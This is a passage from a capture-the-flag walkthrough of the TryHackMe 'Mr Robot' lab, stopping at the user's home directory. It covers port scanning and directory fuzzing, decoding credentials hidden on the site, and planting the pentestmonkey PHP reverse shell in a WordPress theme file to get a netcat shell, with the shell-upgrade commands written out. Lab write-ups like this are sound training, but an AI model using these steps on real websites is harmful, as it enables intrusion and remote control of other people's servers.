

# Mr-Robot-CTF

*By Praveen Kumar Sharma*

---

For me IP of the machine is : **10.10.76.50**

Lets try pinging it :

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ ping 10.10.76.50 -c 5
PING 10.10.76.50 (10.10.76.50) 56(84) bytes of data.
64 bytes from 10.10.76.50: icmp_seq=1 ttl=60 time=166 ms
64 bytes from 10.10.76.50: icmp_seq=2 ttl=60 time=167 ms
64 bytes from 10.10.76.50: icmp_seq=3 ttl=60 time=225 ms
64 bytes from 10.10.76.50: icmp_seq=4 ttl=60 time=168 ms
64 bytes from 10.10.76.50: icmp_seq=5 ttl=60 time=166 ms

--- 10.10.76.50 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 166.099/178.412/224.788/23.194 ms
```

Its online!!

---

## Port Scanning :

Lets use nmap :

### All port scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.76.50 -o allPortScan.txt
```

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.76.50 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 13:13 EDT
Nmap scan report for 10.10.76.50
Host is up (0.16s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 27.54 seconds
```

#### Open ports

PORT	STATE	SERVICE
22/tcp	closed	ssh
80/tcp	open	http
443/tcp	open	https

Lets try a deeper scan on these ports

## Deeper Scan :


```
nmap -sC -sV -A -T5 -p 22,80,443 10.10.76.50 -o deeperScan.txt
```

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ nmap -sC -sV -A -T5 -p 22,80,443 10.10.76.50 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 13:24 EDT
Nmap scan report for 10.10.76.50
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp    open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.58 seconds
```

### Deeper scan

```
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com 
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
```

Looks like we do have a website on port 80 lets enumerate some directories

---

## Directory Fuzzing

Im gonna use gobuster here

- I like using common.txt in dirb first (it works Ok most of the time for me)

- If u want a bigger wordlists u can use the any of the ones that seclists have

```
gobuster dir -u http://10.10.76.50 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ gobuster dir -u http://10.10.76.50 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.76.50
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 218]
/.hta (Status: 403) [Size: 213]
/.htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [--> http://10.10.76.50/0/]
```

```
/admin (Status: 301) [Size: 233] [--> http://10.10.76.50/admin/]
/atom (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/atom/]
/audio (Status: 301) [Size: 233] [--> http://10.10.76.50/audio/]
/blog (Status: 301) [Size: 232] [--> http://10.10.76.50/blog/]
/css (Status: 301) [Size: 231] [--> http://10.10.76.50/css/]
/dashboard (Status: 302) [Size: 0] [--> http://10.10.76.50/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
/image (Status: 301) [Size: 0] [--> http://10.10.76.50/image/]
/Image (Status: 301) [Size: 0] [--> http://10.10.76.50/Image/]
/images (Status: 301) [Size: 234] [--> http://10.10.76.50/images/]
/index.html (Status: 200) [Size: 1188]
/index.php (Status: 301) [Size: 0] [--> http://10.10.76.50/]
/intro (Status: 200) [Size: 516314]
/js (Status: 301) [Size: 230] [--> http://10.10.76.50/js/]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [--> http://10.10.76.50/wp-login.php]
/page1 (Status: 301) [Size: 0] [--> http://10.10.76.50/]
/phpmyadmin (Status: 403) [Size: 94]
/rdf (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/rdf/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
```

```
/rss2 (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 233] [--> http://10.10.76.50/video/]
/wp-admin (Status: 301) [Size: 236] [--> http://10.10.76.50/wp-admin/]
/wp-config (Status: 200) [Size: 0]
/wp-content (Status: 301) [Size: 238] [--> http://10.10.76.50/wp-content/]
/wp-cron (Status: 200) [Size: 0]
/wp-includes (Status: 301) [Size: 239] [--> http://10.10.76.50/wp-includes/]
/wp-load (Status: 200) [Size: 0]
/wp-links-opml (Status: 200) [Size: 227]
/wp-login (Status: 200) [Size: 2599]
/wp-mail (Status: 500) [Size: 3064]
/wp-settings (Status: 500) [Size: 0]
/wp-signup (Status: 302) [Size: 0] [--> http://10.10.76.50/wp-login.php?action=register]
/xmlrpc (Status: 405) [Size: 42]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

### Directories scanned by gobuster

```
/0 (Status: 301) [Size: 0] [--> http://10.10.76.50/0/]
/admin (Status: 301) [Size: 233] [--> http://10.10.76.50/admin/]
/atom (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/atom/]
/audio (Status: 301) [Size: 233] [--> http://10.10.76.50/audio/]
/blog (Status: 301) [Size: 232] [--> http://10.10.76.50/blog/]
/css (Status: 301) [Size: 231] [--> http://10.10.76.50/css/]
/dashboard (Status: 302) [Size: 0] [--> http://10.10.76.50/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
/image (Status: 301) [Size: 0] [--> http://10.10.76.50/image/]
/Image (Status: 301) [Size: 0] [--> http://10.10.76.50/Image/]
/images (Status: 301) [Size: 234] [--> http://10.10.76.50/images/]
/index.html (Status: 200) [Size: 1188]
/index.php (Status: 301) [Size: 0] [--> http://10.10.76.50/]
/intro (Status: 200) [Size: 516314]
/js (Status: 301) [Size: 230] [--> http://10.10.76.50/js/]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [--> http://10.10.76.50/wp-login.php]
/page1 (Status: 301) [Size: 0] [--> http://10.10.76.50/]
/rdf (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/rdf/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
```

```
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
/rss2 (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 233] [--> http://10.10.76.50/video/]
/wp-admin (Status: 301) [Size: 236] [--> http://10.10.76.50/wp-admin/]
/wp-config (Status: 200) [Size: 0]
/wp-content (Status: 301) [Size: 238] [--> http://10.10.76.50/wp-content/]
/wp-cron (Status: 200) [Size: 0]
/wp-includes (Status: 301) [Size: 239] [--> http://10.10.76.50/wp-includes/]
/wp-load (Status: 200) [Size: 0]
/wp-links-opml (Status: 200) [Size: 227]
/wp-login (Status: 200) [Size: 2599]
/wp-signup (Status: 302) [Size: 0] [--> http://10.10.76.50/wp-login.php?action=register]
```

---

## Web Application

```
13:38 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
```

```
13:38 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.
```

### Commands:

```
prepare
fsociety
inform
question
wakeup
join
```


```
root@fsociety:~#
```

Im gonna remove the hassle of going through each of em directories u can go through if u like

The most important here is probably the /0 and /robots.txt

## /robots.txt directory

we have these two files here



key-1-of-3.txt will give u the first flag if u type in :  
<http://10.10.76.50/key-1-of-3.txt>

## /fsociety.dic


If u type in <http://10.10.76.50/fsociety.dic> it download a dictionary file here

Lets get this using wget

```
wget http://10.10.76.50/fsociety.dic
```

```
(pks@Kali) - [~/TryHackMe/Mr-robot]
$ wget http://10.10.76.50/fsociety.dic
--2024-08-01 13:42:48-- http://10.10.76.50/fsociety.dic
Connecting to 10.10.76.50:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====>] 6.91M  905KB/s  in 10s
2024-08-01 13:42:58 (696 KB/s) - 'fsociety.dic' saved [7245381/7245381]
```

 Warning

Dont cat this file this is a huge file  
This might cause your system to freeze or crash if u dont have a lot of resource

Lets try using this in gobuster for directory fuzzing

```
gobuster dir -u http://10.10.76.50 -w fsociety.dic -o fsociety-dic-directories.txt
```

its a huge list so im not gonna post screenshot or result here

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ gobuster dir -u http://10.10.76.50 -w fsociety.dic -o fsociety-dic-directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.76.50
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      fsociety.dic
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/images      (Status: 301) [Size: 234] [--> http://10.10.76.50/images/]
/css         (Status: 301) [Size: 231] [--> http://10.10.76.50/css/]
/image       (Status: 301) [Size: 0] [--> http://10.10.76.50/image/]
/license     (Status: 200) [Size: 309]
/feed        (Status: 301) [Size: 0] [--> http://10.10.76.50/feed/]
/video       (Status: 301) [Size: 233] [--> http://10.10.76.50/video/]
/audio       (Status: 301) [Size: 233] [--> http://10.10.76.50/audio/]
Progress: 1115 / 858161 (0.13%)
```

The important one here is /license

going to /license

10.10.76.50/license

what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?

scroll down to the bottom to get the base64 string



ZWxsaW900kVSMjgtMDY1Mgo=

Cracking this :


```
(pks@Kali) - [~/TryHackMe/Mr-robot]  
$ echo ZWxsaW900kVSMjgtMDY1Mgo= | base64 -d  
elliott:ER28-0652
```

 Creds found


Username : elliot

Password : ER28-0652


/0 directory




In the bottom left there is Login go to this



Lets try those creds



We can login here



Go to Apperance → Editor

Help ▾

## Edit Themes

Twenty Fifteen: Stylesheet (style.css)

Select theme to edit: Twenty Fifteen ▾

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, straightforward typography is
readable on a wide variety of screen sizes, and suitable for multiple languages. We designed it using a mobile-first approach, meaning your content
takes center-stage, regardless of whether your visitors arrive by smartphone, tablet, laptop, or desktop computer.
Version: 1.3
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, responsive-layout, accessibility-ready,
custom-background, custom-colors, custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-language-support,
sticky-post, threaded-comments, translation-ready
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/

/**
 * Table of Contents
 *
 * 1.0 - Reset
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigations
 */
```

### Templates

- 404 Template (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php
- template-tags.php

Here click on the Header (header.php) on the right hand-side bar

## Edit Themes

### Twenty Fifteen: Header (header.php)

```
<?php
/**
 * The template for displaying the header
 *
 * Displays all of the head element and everything up until
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */
```

its a php file lets try the pentestmonkey php reverse shell u can find this with this writeup

## Edit Themes

### Twenty Fifteen: Header (header.php)

```
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2'; // CHANGE THIS
$port = 9001;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Before clicking the update file button in the bottom lets start a netcat listener

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

Now click on the update files button on the website

#### ⚠ Warning

If this doesnt work immediately for you then put this same script in all of the php file and i even put in the .css the default file that open when u click Appearance and then logout then login using the /login page with the same username and password

Got an shell :

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.76.50] 32976
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 18:05:09 up 57 min,  0 users,  load average: 0.00, 0.23, 0.61
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Lets upgrade it

```
(pks@Kali)-[~/TryHackMe/Mr-robot]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.76.50] 32976
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 18:05:09 up 57 min,  0 users,  load average: 0.00, 0.23, 0.61
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ ^Z
zsh: suspended nc -lvnp 9001

(pks@Kali)-[~/TryHackMe/Mr-robot]
$ stty raw -echo;fg
[1] + continued nc -lvnp 9001

daemon@linux:/$ export TERM=xterm
```

Lets see the 2nd flag now in /home/robot

```
daemon@linux:/$ cd /home/robot
